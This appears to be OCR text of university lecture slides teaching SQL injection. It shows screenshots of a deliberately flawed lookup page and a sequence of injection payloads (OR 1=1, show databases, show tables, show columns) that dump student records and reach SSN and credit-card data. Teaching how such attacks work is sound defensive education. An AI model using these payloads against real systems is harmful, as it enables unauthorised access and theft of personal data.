


SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...
Email address: x' OR 1 = 1; --
Results
We got more data!
loginName lastName firstName emailAddress
addiekw Addie Kyle addiekw@dukes.jmu.edu
allenrm Allen Rafael allenrm@dukes.jmu.edu
eskridcm Eskridge Charles eskridcm@dukes.jmu.edu
fieldkl Field Kevin fieldkl@dukes.jmu.edu
fleminel Fleming Erik fleminel@dukes.jmu.edu
grant2ct Grant Casey grant2ct@dukes.jmu.edu
But no SSN or credit card numbers yet!

Can the hacker do **more** damage?






SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...
Type in your email address x'; show databases; --
Submit
Let's try it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
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...
Email address: x'; show databases; --
Results
loginName lastName firstName emailAddress
Database
information_schema
sqlinjection
test
What are these?
New Query
Edit Query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
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...
Type in your email address
Submit
x'; show tables; --
The hacker wants to know more about the table with SSN and credit card numbers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
Type in your email address
x'; show tables; –
Submit
Let's try it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
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...
Email address: x'; show tables; --
Results
loginName lastName firstName emailAddress
Tables_in_sqlinjection
LOLZ
holtcm
members
queries
New Query
Edit Query
What are these?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


SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...
Type in your email address
Submit
x'; show columns from members; --
The hacker wants to know more about members





More output!
What are these?

Can the hacker get ssn/creditCardNumber data out?



Wow. SSN and credit card numbers!
How did this happen?

Skip this slide in the first round: SQL Basics


- Database
- Table
- Column

Skip this slide in the first round: Example SQL Statements


- CREATE TABLE Cars(Id INT PRIMARY KEY, Name TEXT, Price INT) ENGINE=InnoDB;
